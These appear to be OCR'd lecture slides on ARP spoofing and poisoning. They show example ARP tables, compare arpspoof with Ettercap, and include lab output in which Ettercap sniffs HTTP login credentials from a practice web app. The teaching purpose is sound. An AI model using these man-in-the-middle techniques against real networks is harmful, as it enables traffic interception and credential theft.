

PRACTICAL NETWORKING .NET
Server
10.0.0.33
0053.ffff.cccc
Router
10.0.0.99
0053.ffff.9999
ARP
A
Host A
10.0.0.11
0053.ffff.aaaa
B
Host B
10.0.0.22
0053.ffff.bbbb

ARP SPOOFING (FIRST STEP)

- Attacker sends fake ARP packets in order to link their MAC address with the IP of their victim.




WHAT DOES THIS LOOK LIKE?



ARP POISONING (SECOND STEP)

- After successful ARP spoofing, attacker can change the ARP table, to falsify the MAC table



Adversary ARP Table

IP Addr	MAC Addr
Host A	Host A
Host B	Host B

Host A ARP Table

IP Addr	MAC Addr
Adversary	Adversary
Host B	Host B

Host B ARP Table

IP Addr	MAC Addr
Adversary	Adversary
Host A	Host A

Normal

Adversary ARP Table

IP Addr	MAC Addr
Host A	Host A
Host B	Host B

Host A ARP Table


IP Addr	MAC Addr
Adversary	Both A&B
Host B	Adversary

Host B ARP Table

IP Addr	MAC Addr
Adversary	Both A&B
Host A	Adversary


After ARP Spoofing

AFTER ARP POISONING IS COMPLETE



ARPSPOOF


- Spoof ARP packets between a victim and their router
- Downside: Unbearably Slow
- Fairly simple setup
- Can be easily seen with traceroute due to this slowness
- Can be used to setup SSL stripping



```
Try 'traceroute --help' or 'traceroute --usage' for more information.
student@ubuntu-server:~$ traceroute 1.1.1.1
traceroute to 1.1.1.1 (1.1.1.1), 64 hops max
  1   192.168.95.47  0.267ms  0.276ms  *
  2   *  *  *
  3   *  *  *
  4   *  *  *
  5   *  *  *
  6   *  *  *
  7   *  *  *
  8   *  *  *
  9   *  *  *
 10   *  *  *
 11   *  *  *
 12   *  *  *
 13   *  *  *
 14   *  *  *
 15   *  *  *
 16   *  *  *
 17   *  *  *
 18   *  *  *
 19   *  *  1.1.1.1  12.239ms
student@ubuntu-server:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
```


ETTERCAP

- Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis (Ettercap-project.org).




ETTERCAP

- Faster than Arpspoof
- Writes Packets to network instead of redirecting them.
- Has a GUI
- Custom Scripts
- Automatic HTTP Credential sniffing



```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```



Host filter: 192.168.95.238

Protocol filter: ☑ TCP ☑ UDP ☑ Other

Connection state filter: ☑ Active ☑ Idle ☑ Closing ☑ Closed ☑ Killed

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
192.168.95.238	58629	-	74.125.135.94	443	UDP	active	1200	0	-- > US
192.168.95.238	57205	-	192.168.95.1	53	UDP	active	49	65	-- > --
192.168.95.238	50142	-	192.168.95.235	80	TCP	active	379	1963	-- > --

```
ARP poisoning victims:

 GROUP 1 : 192.168.95.238 AA:DE:B0:9C:66:F4

 GROUP 2 : 192.168.95.235 08:00:27:83:08:72
 GROUP 2 : 192.168.95.1 40:B0:76:75:62:80
HTTP : 192.168.95.235:80 -> USER: Admin  PASS: admin  INFO: http://192.168.95.235/sqlinjection/example1/
HTTP : 192.168.95.235:80 -> USER: Admin  PASS: admin  INFO: http://192.168.95.235/sqlinjection/example1/
HTTP : 192.168.95.235:80 -> USER: Admin  PASS: password  INFO: http://192.168.95.235/sqlinjection/example1/?
username=Admin&password=admin&submit=Submit
HTTP : 192.168.95.235:80 -> USER: admin  PASS: password  INFO: http://192.168.95.235/sqlinjection/example1/?
username=Admin&password=password&submit=Submit
HTTP : 192.168.95.235:80 -> USER: Blargis  PASS: mcflargus  INFO: http://192.168.95.235/sqlinjection/example1/?
username=admin&password=password&submit=Submit
HTTP : 192.168.95.235:80 -> USER: Saltiest+  PASS: lolnope  INFO: http://192.168.95.235/sqlinjection/example1/
HTTP : 192.168.95.235:80 -> USER: admin  PASS: password  INFO: 192.168.95.235/authentication/example1/
HTTP : 192.168.95.235:80 -> USER: admin  PASS: admin  INFO: 192.168.95.235/authentication/example1/
```

“HYPOTHETICAL” EXAMPLE

(NOT SO) HYPOTHETICAL SCENARIO

